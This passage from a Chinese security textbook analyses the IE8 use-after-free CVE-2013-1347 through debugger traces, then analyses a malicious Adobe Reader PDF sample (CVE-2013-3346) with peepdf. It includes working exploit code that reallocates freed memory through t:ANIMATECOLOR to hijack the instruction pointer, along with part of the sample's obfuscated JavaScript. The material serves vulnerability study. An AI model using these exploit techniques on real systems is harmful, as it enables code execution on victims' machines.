垃圾回收后，CGenericElement的CTreeNode结构已经被清除，被后面添加的hr元素占用了：

```
0:005> dd 06409248
06409248  05124720 06408f70 ffff0230 ffffffff
06409258  00000b51 00000012 06408f80 06408d90
06409268  06408f80 06409270 00000062 00000000
06409278  06408f98 06409258 06409258 06408f98
06409288  00000008 00000000 00000000 0511f7f0
06409298  34cb4c32 c2000000 053a8924 00000000
064092a8  00000002 05020018 00000000 00000018
064092b8  064092b0 00000000 064092b8 00740061
0:005> ln poi(05124720 )
(604c9330)   mshtml!CHRElement::`vftable'   |  (607dca44)   mshtml!`string'
Exact matches:
    mshtml!CHRElement::`vftable' = <no type information>
```

继续执行下去会触发崩溃：

```
0:004> g
(15d4.72c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=604663d0 ebx=00484590 ecx=003f4b70 edx=147d89ff esi=021bcc18 edi=00000000
eip=147d89ff esp=021bcbe8 ebp=021bcc04 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
147d89ff ??              ???
```

查看崩溃时的栈回溯，发现上面很多地方引用到CGenericElement的CTreeNode地址作为参数（注意：笔者重新加载IE运行，所以此处地址有所变更）：

```
'=== CTreeNode ==='
0697eb08  0020d040 0697eab0 ffff0075 ffffffff
0697eb18  00000000 00000000 00000000 00000000
0697eb28  00000000 00000000 00000000 00000000
0697eb38  00000000 00000000 00000000 00000000
0697eb48  00000008 00000000 00000000
0020d040  603dc668 mshtml!CGenericElement::`vftable'
```

```
0:009> kv
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
02e5c79c 6048c81c 604ca6b3 02e5caec 0697eb08 0x0
02e5c7a0 604ca6b3 02e5caec 0697eb08 00000000 mshtml!CElement::Doc+0x7 (FPO: [0,0,0])
02e5c7bc 604ca5bf 0697eb08 02e5caec 0697eb08 mshtml!CTreeNode::ComputeFormats+0xba
02e5ca68 604d928a 0697eb08 0697eb08 02e5ca88 mshtml!CTreeNode::ComputeFormatsHelper+0x44
02e5ca78 604d924a 0697eb08 0697eb08 02e5ca98
mshtml!CTreeNode::GetFancyFormatIndexHelper+0x11
02e5ca88 604d9231 0697eb08 0697eb08 02e5caa4 mshtml!CTreeNode::GetFancyFormatHelper+0xf
02e5ca98 60362a6f 0697eb08 02e5cab4 60362b8a mshtml!CTreeNode::GetFancyFormat+0x35
02e5caa4 60362b8a 00000000 0697eb08 02e5cac4 mshtml!ISpanQualifier::GetFancyFormat+0x5a
02e5cab4 60362b66 00000000 0025d5c0 02e5cafc mshtml!SLayoutRun::HasInlineMbp+0x10
02e5cac4 60380fed 00000000 00000000 0025d5c0 mshtml!SRunPointer::HasInlineMbp+0x56
02e5cafc 60334c1c 02e5cb1b 00000000 00000000 mshtml!CLayoutBlock::GetIsEmptyContent+0xf2
02e5cb34 605807ed 02e5cb9f 02e5cbb3 002bcdd0 mshtml!CLayoutBlock::GetIsEmptyContent+0x3f
02e5cb80 6037059e 0020d780 002bcd10 0697e978
mshtml!CBlockContainerBlock::BuildBlockContainer+0x250
02e5cbb8 60371340 002bcd10 00000000 0020d740 mshtml!CLayoutBlock::BuildBlock+0x1c1
02e5cc7c 60372226 012bcd10 002036a0 02e5cca3 mshtml!CCssDocumentLayout::GetPage+0x22a
02e5cdec 604d61cc 02e5cfb0 02e5cf48 00000000 mshtml!CCssPageLayout::CalcSizeVirtual+0x254
02e5cf24 604e678b 002036a0 00000000 00000000 mshtml!CLayout::CalcSize+0x2b8
02e5d020 603a9481 00100000 02e5d078 0029f788 mshtml!CLayout::DoLayout+0x11d
02e5d034 6049f89f 02e5d078 02e5d078 604d4c6d mshtml!CCssPageLayout::Notify+0x140
02e5d040 604d4c6d 00000000 0020c530 00000000 mshtml!NotifyElement+0x41 (FPO: [0,0,1])
```

最早引用CGenericElement的CTreeNode地址的是ISpanQualifier::GetFancyFormat函数，因此从该函数入手开始分析，先对其下断点。断下后发现CTreeNode是通过eax传递给下一个调用函数的，如图7-28所示。




图7-28　通过eax传递CTreeNode结构

而ISpanQualifier::GetFancyFormat函数的eax可能来自于SLayoutRun::HasInlineMbp函数里的edi，如图7-29所示，之所以这么说是因为在调用SLayoutRun::HasInlineMbp函数之前还调用了SRunPointer::SpanQualifier函数，并且尚未知道它是否修改了eax值。

```
0:009> ub 60362b8a L15
mshtml!SRunPointer::MoveToSpanBegin+0x65:
60362b55 ebda            jmp     mshtml!SRunPointer::MoveToSpanBegin+0x7c (60362b31)
60362b57 ff7508          push    dword ptr [ebp+8]
60362b5a 8bc7            mov     eax,edi
60362b5c e81394ffff      call    mshtml!SRunPointer::SpanQualifier (6035bf74)
60362b61 e814000000      call    mshtml!SLayoutRun::HasInlineMbp (60362b7a)
60362b66 84c0            test    al,al
60362b68 0f84fa93ffff    je      mshtml!SRunPointer::HasInlineMbp+0x5e (6035bf68)
60362b6e b001            mov     al,1
60362b70 e9f593ffff      jmp     mshtml!SRunPointer::HasInlineMbp+0x60 (6035bf6a)
60362b75 90              nop
60362b76 90              nop
60362b77 90              nop
60362b78 90              nop
60362b79 90              nop
mshtml!SLayoutRun::HasInlineMbp:
60362b7a 8bff            mov     edi,edi
60362b7c 55              push    ebp
60362b7d 8bec            mov     ebp,esp
60362b7f 56              push    esi
60362b80 ff7508          push    dword ptr [ebp+8]
60362b83 8bf0            mov     esi,eax
60362b85 e8c9feffff      call    mshtml!ISpanQualifier::GetFancyFormat (60362a53)
```

图7-29　ISpanQualifier::GetFancyFormat函数的eax可能来自于SLayoutRun::HasInlineMbp函数里的edi

反汇编分析下SRunPointer::SpanQualifier函数，发现它确实修改了eax值，使得eax=[[eax+4]+c]（如图7-30所示）。如图7-27所示已经知道最终得到的eax为CTreeNode地址，那么这里的eax+4指的是哪个结构呢？

```
; struct ISpanQualifier *__thiscall SRunPointer::SpanQualifier(SRunPointer *__hidden this)
?SpanQualifier@SRunPointer@@QBEPAVISpanQualifier@@XZ proc near
                                        ; CODE XREF: CTextDisplayBox::GetSpanFromQualifier(CTreeNode *,SRunPointe
                                        ; CLsClient::GetRectsForSpan(CViewInfo *,CLineClient *,CTextDisplayBox *,

; FUNCTION CHUNK AT .text:74CA7F06 SIZE 00000003 BYTES

                mov     eax, [eax+4]
                cmp     eax, 1
                jz      short loc_74CABF93 ; 未调用到
                cmp     eax, 3
                jz      short loc_74CABF93 ; 未调用到
                mov     ecx, [eax]
                and     cl, 7
                cmp     cl, 1
                jz      loc_74CA7F06
                mov     eax, [eax+0Ch]  ; eax = [[eax+4]+c]
                retn
; ---------------------------------------------------------------------------

loc_74CABF93:                           ; CODE XREF: SRunPointer::SpanQualifier(void)+6↑j
                                        ; SRunPointer::SpanQualifier(void)+B↑j
                xor     eax, eax        ; 未调用到
                inc     eax
                retn
?SpanQualifier@SRunPointer@@QBEPAVISpanQualifier@@XZ endp
```

图7-30　SRunPointer::SpanQualifier函数

若对SRunPointer::SpanQualifier函数下断点会被断下很多次，因此这里选择设置条件断点去追踪崩溃前的eax+4值：

```
0:024> bu mshtml!SRunPointer::SpanQualifier ".echo '======eax+4========';dd eax+4;g"
0:024>g
……
[*] Set f0 offsetParaent NULL ...
……
'======eax+4========'
021bd290  00149990 00000000 0011b320 021bd2d4
021bd2a0  60524c1c 021bd2bb 00000000 00000000
021bd2b0  021bd3e0 60595ca0 0000d2cc 00000000
021bd2c0  00000051 021bd33b 606b128f 021bd320
021bd2d0  6055cd2b 021bd320 607707ed 021bd33f
021bd2e0  021bd353 056252a0 021bd410 00000002
021bd2f0  05673370 00000000 021bd353 0011b300
021bd300  021bd401 056735d8 00000000 05673370
(11fc.1454): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=605963d0 ebx=05673608 ecx=0011ac20 edx=147d89ff esi=021bcf70 edi=00000000
eip=147d89ff esp=021bcf40 ebp=021bcf5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
147d89ff ??              ???
0:005> dd 00149990
00149990  00000805 00000002 05673618 05673608
001499a0  00000806 00000003 05673630 05673608
001499b0  00000806 00000004 056735d8 056735b0
……
0:005> dd 056735d8
056735d8  00000072 00000000 00000000 05673370
056735e8  056735c0 05673370 00000040 05690db8
056735f8  00000000 00010162 19401467 8c0000e2
05673608  0011ac20 00000000 ffff0075 ffffffff
05673618  00000071 00000000 00000000 00000000
05673628  00000000 05673630 00000152 00000001
05673638  00000000 00000000 05673618 00000000
05673648  00000010 00000000 00000000 004e0049
0:005> dd 056735b0
056735b0  05612ca0 05673348 0002025b 00000001
```

```
056735c0  00000161 00000002 05673568 05673478
056735d0  05673580 056735d8 00000072 00000000
056735e0  00000000 05673370 056735c0 05673370
056735f0  00000040 05690db8 00000000 00010162
05673600  19401467 8c0000e2 0011ac20 00000000
05673610  ffff0075 ffffffff 00000071 00000000
05673620  00000000 00000000 00000000 05673630
0:005> ln poi(poi(056735b0))
(605b9058)   mshtml!CSpanElement::`vftable'   |  (604c7448)
mshtml!CBlockElement::`vftable'
Exact matches:
    mshtml!CSpanElement::`vftable' = <no type information>
```

整个过程是在设置f0.offsetParent=null时发生的，从中可以看出eax+4指向的是一个数组列表地址，每个数组偏移+4的地址是数组的ID值，偏移+08即是CTreePos地址，用于标记该元素在DOM树的位置，偏移+0C则为元素的CTreeNode地址。为方便分析，暂且将此数组命名为element_array。查看element_array列表所占内存的分配来源（需要开启UST栈回溯记录，如图7-31所示）。




图7-31　开始UST栈回溯记录

```
0:005> !heap -p -a 00149990
    address 00149990 found in
    _HEAP @ 90000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00149978 0009 0000  [00]   00149980    00040 - (busy)
        77a4ddac ntdll!RtlAllocateHeap+0x00000274
        6067e9c0 mshtml!_HeapRealloc+0x00000036
        60694687 mshtml!CImplAry::EnsureSizeWorker+0x000000a6
        6063a870 mshtml!CImplAry::AppendIndirect+0x00000027
        60579b89 mshtml!CTextBlock::AddAtomRun+0x00000105
        60582bb8 mshtml!CTextBlock::BuildSpanBeginRun+0x000000c4
        60573ec1 mshtml!CTextBlock::BuildTextBlock+0x00000aeb
        60573538 mshtml!CLayoutBlock::BuildBlock+0x000001ec
        60560825 mshtml!CBlockContainerBlock::BuildBlockContainer+0x0000059d
        6056059e mshtml!CLayoutBlock::BuildBlock+0x000001c1
        60560825 mshtml!CBlockContainerBlock::BuildBlockContainer+0x0000059d
```

```
6056059e mshtml!CLayoutBlock::BuildBlock+0x000001c1
60560825 mshtml!CBlockContainerBlock::BuildBlockContainer+0x0000059d
6056059e mshtml!CLayoutBlock::BuildBlock+0x000001c1
……
```

由上面的栈回溯信息可以推测出element_array列表是在构造CTextBlock时生成的，前面章节我们曾分析过：CTreeNode+0x44保存着CTextBlock结构地址。笔者通过设置条件断点记录CTextBlock与element_array列表地址，最后发现CTextBlock+0x58保存着element_array列表数据：

```
0:005> dd 064e9100 l13;ln poi(poi(064e9100));
064e9100  00558790 064e8e90 00020275 00000001
064e9110  00000151 00000001 064e8ea0 06462bd0
064e9120  064e8ea0 064e9128 00000072 00000000
064e9130  00000000 064e8eb8 064e9110 064e8eb8
064e9140  00000018 0647d718 00000000
(605cc668)   mshtml!CGenericElement::`vftable'   |  (605f1450)
mshtml!CHeaderElement::`vftable'
Exact matches:
    mshtml!CGenericElement::`vftable' = <no type information>
0:005> dd poi(poi(064e9100+0x44)+0x58)
06466920  00000805 00000001 064e8ea0 064e8e90
06466930  00000805 00000002 064e9110 064e9100
06466940  00000806 00000003 064e9128 064e9100
06466950  00000806 00000004 064e8eb8 064e8e90
```

综上所述，目前我们可以得到以下关键信息：

```
CElement + 0x14 => CTreeNode
CTreeNode + 0x0 => CElement
CTreeNode + 0x4 => Parent CTreeNode
CTreeNode + 0xC => Char Format
CTreeNode + 0x44 => CTextBlock
CTextBlock + 0x58 => element_array

element_array 结构：
+00：unkown
+04：ID
+08：CTreePos
+0C：CTreeNode
```

另外，笔者通过分析调试结合网上搜索到的信息，获得CTextBlock的部分结构信息（在IE5源码中未搜索到关于CTextBlock的相关信息，因此采用逆向手段去分析）：

```
CTextBlock 结构：
+00：vftable
```

```
+04：count
+0c：startPos
+10：endPos
+1c：Prev
+20：Next
+58：element_array
```

以CGenericElement的CTextBlock结构为例：

```
0:004> dps 0661a260
0661a260  5ce363f4 mshtml!CTextBlock::`vftable'
0661a264  00000003
0661a268  00a64497
0661a26c  0660d580  // 值为 0x51，startPos
0661a270  0660d598  // 值为 0x62，endPos
0661a274  06698a88
0661a278  00000000
0661a27c  0660d918  // Prev，前一个 CTextBlock 结构指针
0661a280  00000000  // Next，暂无下一个 CTextBlock 结构指针
0661a284  0669b218
0661a288  ffffffff
0661a28c  ffffffff
……
0661a2b8  0669b110   // element_array
                    // 0:004> dd 0669b110
                    // 0669b110  00000805 00000001 0660d580 0660d570
                    // 0669b120  00000805 00000002 0660d5e8 0660d5d8
                    // 0669b130  00000806 00000003 0660d600 0660d5d8
                    // 0669b140  00000806 00000004 0660d598 0660d570
```

7.4.4　追本溯源：探寻漏洞的本质

为了弄清导致漏洞的根本原因，我们重新分析垃圾回收后，Body主体元素的CTextBlock结构中element_array的变化情况。关于上面几个结构的追踪方法已经分析过，直接设置以下断点进行分析：

```
0:027> bu jscript!JsAtan2 ".printf \"%mu\",poi(poi(poi(esp+14)+8)+8);.echo;"
0:027> bu mshtml!CElement::CElement+0x1e ".echo '=== CElement ===';dd edi l(28/4);gc"
0:027> bu mshtml!CreateElement+0x41 "ln eax;gc"
Matched: 654612fa mshtml!CreateElement = <no type information>
Matched: 6549e4fc mshtml!CreateElement = <no type information>
Ambiguous symbol error at 'mshtml!CreateElement+0x41 "ln eax;gc"'
0:027> bu 6549e4fc+37 "ln eax;gc"
```

```
0:027> bu mshtml!CMarkup::InsertElementInternal+1ec ".echo '=== CTreeNode ==='; dd eax l13;dps poi(eax) l1; gc"
```

在执行垃圾回收之后，虽然f0和f1的innerHTML被清空，但是f2 CTextBlock里面的element_array依然是span嵌套着datalist元素（CGnericElement对象）。也就是说，虽然DOM树结构已变，但在内存中保存着DOM树关系结构的CTextBlock并没有及时更新：

```
0:005> g
[*] End !!!
eax=0312ce98 ebx=0312ce48 ecx=02a38308 edx=6870c6dd esi=02a51130 edi=0312ce38
eip=6870c6dd esp=0312cdf8 ebp=0312ce5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
jscript!JsAtan2:
6870c6dd 8bff            mov     edi,edi
0:005> .echo "======= f2 span element_array ========";dd poi(poi(05545060+0x44)+0x58)
======= f2 span element_array ========
06e752c0  00000805 00000001 05545070 05545060 // f2 span start
06e752d0  00000805 00000002 06e884a0 06e88490 // f2 datalist start
06e752e0  00000806 00000003 06e884b8 06e88490 // f2 datalist end
06e752f0  00000806 00000004 05545088 05545060 // f2 span start
```

此时的CGenericElement对象（CTreeNode地址：06e88490。CELement地址：00439df0）已经释放。

```
0:005> g
(6542c5b2)   mshtml!CGenericElement::CreateElement   |  (6542c5f7)
mshtml!CGenericElement::CGenericElement
Exact matches:
    mshtml!CGenericElement::CreateElement = <no type information>
'=== CElement ==='
00439df0  65325570 00000001 00000008 00000000
00439e00  00000000 00000000 00000000 00000000
00439e10  00000000 00000000
0:005> !heap -p -a 00439df0
    address 00439df0 found in
    _HEAP @ 3f0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00439dd8 000a 0000  [00]   00439de0    00048 - (free)
```

假如把PoC中的“f0.offsetParent=null;”一行代码去掉，会发现垃圾回收后f2(span)已经不存在CTextBlock和element_array结构了，正是该代码才导致漏洞产生的：

```
 [*] Create f2(span)...
0:005> g
(659e900c)   mshtml!CSpanElement::CreateElement   |  (659e9058)
mshtml!CSpanElement::`vftable'
Exact matches:
    mshtml!CSpanElement::CreateElement = <no type information>
'=== CElement ==='
06a45118  658f5570 00000001 00000008 00000000
06a45128  00000000 00000000 00000000 00000000
06a45138  00000000 00000000
'=== CTreeNode ==='
06a06680  06a45118 06a061a0 ffff005b ffffffff
……
[*] End !!!
0:005> dd poi(poi(06a06680+44)+58)
Memory access error at ')'
```

接下来，程序调用下列语句，在f0中添加hr子元素，这会重新改变DOM树结构，此时就需要遍历DOM树结构，其中就包括已释放的CGenericElement对象：

```
f0.appendChild(document.createElement('hr'));
```

执行完JavaScript代码后会重新渲染页面，重新计算节点格式，从而引用到指向已释放对象CGnericElement的CTreeNode结构，最后触发漏洞。

总结

（1）代码中对 f0.offsetParent 进行置空，会设置 iCF 格式整数值为 1，使得它不做节点格式计算，相当于被标记为已渲染的状态，由于设置的是 f0 的父节点 body，会导致其相邻的 f1 和 f2 都受影响，各个 CTreeNode 中的 iCF 值均被置 1，使得原本未被渲染的它们误以为被渲染了。

（2）在 f0 中添加 hr 子元素，会改变 DOM 树结构进行重绘，此时就需要遍历 CTreeNode，就会引用到 CGnericElement 的 CTreeNode 结构。

（3）垃圾回收后，由于第 1 步中的原因，导致 CGnericElement 的 CTreeNode 结构未被删除，虽然此时 DOM 树结构已变，但用于构建页面布局的 CTextBlock 也依然保存着对 CGnericElement 的引用，而此时 CGnericElement 早已因为 f2.innerHTML 被清空而释放掉，最终导致 UAF 漏洞的发生。

从上面这些信息可以知道，其中导致漏洞的原因跟f0、f1、f2里面的元素关系不大，但必须是块元素（否则不会进入CLayoutBlock::BuildBlock构建CTextBlock）和内联元素（从SLayoutRun::HasInlineMbp获知），比如其中的span、datalist内联元素可以替换成u下画线或者a标签这样的内联元素，此时导致崩溃的对象就不是CGnericElement，而可能是CAnchorElement或者

CSpanElement对象，关键在于你在PoC中所设置的具体元素，而块元素table，也是可以用p或div这样的块元素代替的，但hr暂未发现可替换的块元素，只有它才会去遍历寻找CTreeNode，进入漏洞触发流程。

```
(bb4.1108): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0d3460c0 ebx=0f32efb0 ecx=0e8cef98 edx=00000000 esi=0623c8a0 edi=00000000
eip=0cfbc815 esp=0623c874 ebp=0623c88c iopl=0        nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00010246
mshtml!CElement::Doc:
0cfbc815 8b01           mov     eax,dword ptr [ecx]  ds:0023:0e8cef98=????????
0:009> !heap -p -a ecx
    address 0e8cef98 found in
    _DPH_HEAP_ROOT @ 161000
    in free-ed allocation (  DPH_HEAP_BLOCK:        VirtAddr        VirtSize)
                                 e5cf4e0:         e8ce000            2000
    725c90b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    76ee6643 ntdll!RtlDebugFreeHeap+0x0000002f
    76eaa0ee ntdll!RtlpFreeHeap+0x0000005d
    76e76536 ntdll!RtlFreeHeap+0x00000142
    76c8c3d4 kernel32!HeapFree+0x00000014
0d0283c3 mshtml!CAnchorElement::`vector deleting destructor'+0x00000028
……
```

所以该漏洞跟CGnericElement对象并没有任何关系，只是原漏洞发现者提供的PoC刚好使用datalist这个元素，才导致CGnericElement对象被释放重引用，也因此被国内外许多安全研究人员命名为CGnericElement UAF漏洞，本节依然用它命名，大家都早已习惯用该名称代替CVE-2013-1347漏洞，但并不代表这就是导致漏洞的根本原因。

7.4.5 漏洞利用

只要能够覆盖到已释放的CGnericElement对象内存，就有机会实现利用。因此，可以在垃圾回收之后，分配某个对象，并控制对象内容及大小。在IE8里面刚好有个t:ANIMATECOLOR标签，通过它就可以实现上述目标。

```
<script>
……
 CollectGarbage();
……
        // 使用 t:ANIMATECOLOR 标签可以自由设置其内容，控制对象大小
```

```
        a = document.getElementById('myanim');
        a.values = animvalues;
……
</script>
……
<t:ANIMATECOLOR id="myanim"/>
```

t:ANIMATECOLOR 标签值是一个用分号分隔的字符串，分号的个数决定对象的大小。对象的每个元素都是一个指针，指向分号分隔出来的字符串。从前面的分析中已经知道漏洞对象CGnericElement的大小为0x4c，所以这里需要包含0x4c/4=13个分号的字符串。

```
for(i = 0; i < 13; i++) {
     animvalues += ";red";
}
```

然后用第一个分号前面的字符串覆盖虚表指针，通过分析导致崩溃的mshtml!CElement::Doc函数，可以发现函数在调用虚函数前是通过偏移虚表0x70进行索引的。

```
mshtml!CElement::Doc:
6586c815 8b01          mov     eax,dword ptr [ecx]
6586c817 8b5070        mov     edx,dword ptr [eax+70h]
6586c81a ffd2          call    edx
```

因此，这里采用0x70/4精确控制edx值：

```
    animvalues = "";
    for (i=0; i <= 0x70/4; i++) {
        // t:ANIMATECOLOR 标签的第一个对象用于覆盖虚表指针
        // 由于索引虚函数时，需要偏移 0x70，所以这里采用 0x70/4 精确控制 edx 值
        if (i == 0x70/4) {
            //animvalues += unescape("%u5ed5%u77c1");
            animvalues += unescape("%u4141%u4141");   // 控制 edx=0x41414141
        }
        else {
            animvalues += unescape("%u4242%u4242");      // 0x42424242
        }
    }
```

在Windows 7 + IE8的环境下执行上述代码，发现程序成功执行到0x41414141（如图7-32所示），最后只须结合ROP技术即可实现任意代码执行。

```
0:025> g
ModLoad: 6b0e0000 6b178000   C:\Windows\System32\mstime.dll
ModLoad: 69040000 69127000   C:\Windows\System32\DDRAW.dll
ModLoad: 73540000 73546000   C:\Windows\System32\DCIMAN32.dll
ModLoad: 69f10000 69fc2000   C:\Windows\System32\jscript.dll
(14a8.13c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0572f750 ebx=056c79c8 ecx=001c1810 edx=41414141 esi=0247c890 edi=00000000
eip=41414141 esp=0247c860 ebp=0247c87c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

图7-32　成功控制程序流程

7.5　CVE-2013-3346 Adobe Reader ToolButton UAF漏洞

7.5.1　“Epic Turla”网络间谍攻击行动

2014年8月，卡巴斯基反病毒实验室曝光了一起当时最为复杂的APT网络间谍攻击行动——“Epic Turla”，攻击目标主要为政府机构（内务部、贸易和商务部、外交部和情报部门等）、大使馆、军事组织、研究和教育组织及制药企业，攻击中东及欧洲各国，影响范围超过45个国家，也正因为其影响之广，被称为“世界十大最危险的网络攻击”之一。据悉，此次攻击行动可能跟俄罗斯政府有关，病毒可能是俄罗斯安全专家所开发的。

在此次攻击行动中，主要用到2个0day漏洞：CVE-2013-3346（Adobe Reader ToolButton UAF）和CVE-2013-5065（Windows本地内核提权漏洞），其中的提权漏洞主要用于绕过Adobe Reader的沙盒保护，但在本节主要是分析此次攻击行动中所使用的PDF漏洞，攻击者主要将恶意PDF以邮件附件的形式发送给受害者，当受害者打开恶意PDF后，攻击者即可完全控制受害者电脑。

7.5.2　使用peepdf分析PDF恶意样本

本次漏洞分析的测试环境如表7-4所示。

表7-4　测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1	简体中文旗舰版
漏洞软件	Adobe Reader	版本号：11.0.00 简体中文版
调试器	WinDbg	版本号：6.1.0001.404
反汇编器	IDA Pro	版本号：6.6

在2012年的Black Hat Arsenal（Europe 2012）大会上，一款用于分析恶意PDF文件的工具发布，名称叫peepdf。它是基于Python开发的，支持PDF文件格式分析、数据加解密、对象流提取、JavaScript分析、Shellcode模拟等诸多功能。在Black Hat USA 2013上，作者又在大会上介绍了新版peepdf，增

加了更多的功能。本节主要介绍如何借助peepdf这款工具更高效地分析PDF漏洞。

以CVE-2013-3346漏洞的实际攻击样本为例，用peepdf分析和解密样本中的代码。由于笔者在Mac OS X上安装了peepdf，因此是在Mac系统上使用peepdf做的分析。peepdf是支持跨平台的，因此读者若在Windows上使用，操作也是一样的，并不会有太大变化，只是在安装peepdf所需模块上会有所差异。

先看下peepdf的使用参数，关键还是-i与-f参数，其中i参数开启控制台交互模式，而f参数则忽略错误强制解析PDF，可以避免因错误导致中断退出：

```
Usage: peepdf.py [options] PDF_file

Version: peepdf 0.3 r249

Options:
  -h, --help           show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                       Loads the commands stored in the specified file and
                       execute them.
  -c, --check-vt       Checks the hash of the PDF file on VirusTotal.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -m, --manual-analysis
                       Avoids automatic Javascript analysis. Useful with
                       eternal loops like heap spraying.
  -u, --update         Updates peepdf with the latest files from the
                       repository.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version        Shows program's version number.
  -x, --xml            Shows the document information in XML format.
```

用peepdf分析实际样本文件cve-2013-3346_sample.pdf，如果不加-f参数会出现如下错误并退出：

```
$ ./peepdf.py -i ../cve-2013-3346_sample.pdf
Error: An error has occurred while parsing an indirect object!!
```

使用-f参数后会正常解析出来，并成功进入命令行控制台：

```
$ ./peepdf.py -i -f ../cve-2013-3346_sample.pdf
File: cve-2013-3346_sample.pdf
MD5: 6776bda19a3a8ed4c2870c34279dbaa9
SHA1: ad6a3564e125683a791ee98c5d1e66e1d9c6877d
Size: 177511 bytes
```

```
Version: 1.1
Binary: False
Linearized: False
Encrypted: False
Updates: 0
Objects: 4
Streams: 2
Comments: 0
Errors: 1

Version 0:
    Catalog: 1
    Info: No
    Objects (4): [1, 2, 3, 10]
        Errors (1): [3]
    Streams (2): [10, 3]
        Encoded (0): []
    Objects with JS code (1): [3]    ###对象 3 是一段 JavaScript 代码
    Suspicious elements:
        /AcroForm: [1]
        /OpenAction: [1]   ### OpenAction 是打开 PDF 文件后执行的动作，此处引用对象 1
        /XFA: [1]
        /JS: [2]
        /JavaScript: [2]


PPDF> help

Documented commands (type help <topic>):
========================================
bytes           exit         js_join          quit         set
changelog       filters      js_unescape      rawobject    show
create          hash         js_vars          rawstream    stream
decode          help         log              references   tree
decrypt         info         malformed_output replace      vtcheck
embed           js_analyse   metadata         reset        xor
encode          js_beautify  modify           save         xor_search
encode_strings  js_code      object           save_version
encrypt         js_eval      offsets          sctest
errors          js_jjdecode  open             search
```

我们看下上面输出的PDF格式的解析情况，其中关键的是/OpenAction元素的输出，它引用对象1，

那么对象1是什么数据呢？可以借助控制台提供的object命令来解决，通过输入“help 命令名称”可以查看命令对应的用法：

```
PPDF> help object

Usage: object $object_id [$version]

Shows the content of the object after being decoded and decrypted.
PPDF> object 1

<< /AcroForm << /Fields [ << /Parent 10 0 R
/Kids [ << /Ff 99999
/MK << /TP 1 >>
/Rect [ 0 0 0 0 ]
/FT /Btn
/T ImageField1[0]
/Subtype /Widget >> ]
/T SubFormNumberOne[0] >> ]
/XFA [ 10 0 R ] >>
/OpenAction 2 0 R ### 注意这里引用对象2
/Pages 2 0 R >>
```

继续看下对象2的内容，它引用到包含JavaScript代码的对象3：

```
PPDF> object 2

<< /S /JavaScript
/JS 3 0 R >>

PPDF> object 3

<< >>
stream
if(app.media.getPlayers().length >= 1) Q=~[];Q={___:++Q,$$$$:(![]+"")[Q],__$:++Q,$_$_:
(![]+"")[Q],_$_:++Q,$_$$:({}+"")[Q],$$_$:(Q[Q]+"")[Q],_$$:++Q,$$$_:(!""+"")[Q],$__:++Q,
$_$:++Q,$$__:({}+"")[Q],$$_:++Q,$$$:++Q,$___:++Q,$__$:++Q};Q.$_=(Q.$_=Q+"")[Q.$_$]+(Q._
……省略部分内容……+Q.$__+Q.___+"\\\"\\"+Q.__$+Q.$$_+Q._$$+"\\\";\\"+Q.__$+Q.$_$+"\\"+
Q.__$+Q._$_+"}"+"\"")())();
endstream
```

对象3的JavaScript代码是经过jjencode加密处理的，无法直接阅读，但庆幸的是peepdf提供了解密工具js_jjdecode：

```
PPDF> help js_jjdecode

Usage: js_jjdecode variable $var_name
Usage: js_jjdecode file $file_name
Usage: js_jjdecode object $object_id [$version]

Decodes the Javascript code stored in the specified variable, file or object using the
jjencode/decode algorithm by Yosuke Hasegawa (http://utf-8.jp/public/jjencode.html)

PPDF> js_jjdecode object 3

*** Error: No match in the code!!
```

可以看到这里直接解密object 3的话会出错，因为里面包含一些无关内容，js_jjdecode解密的是从“Q=~[];”开始的数据，但object 3里面包含其他内容，所以笔者先将object 3保存到文件jsencode中，然后做一些删除，如图7-33所示。

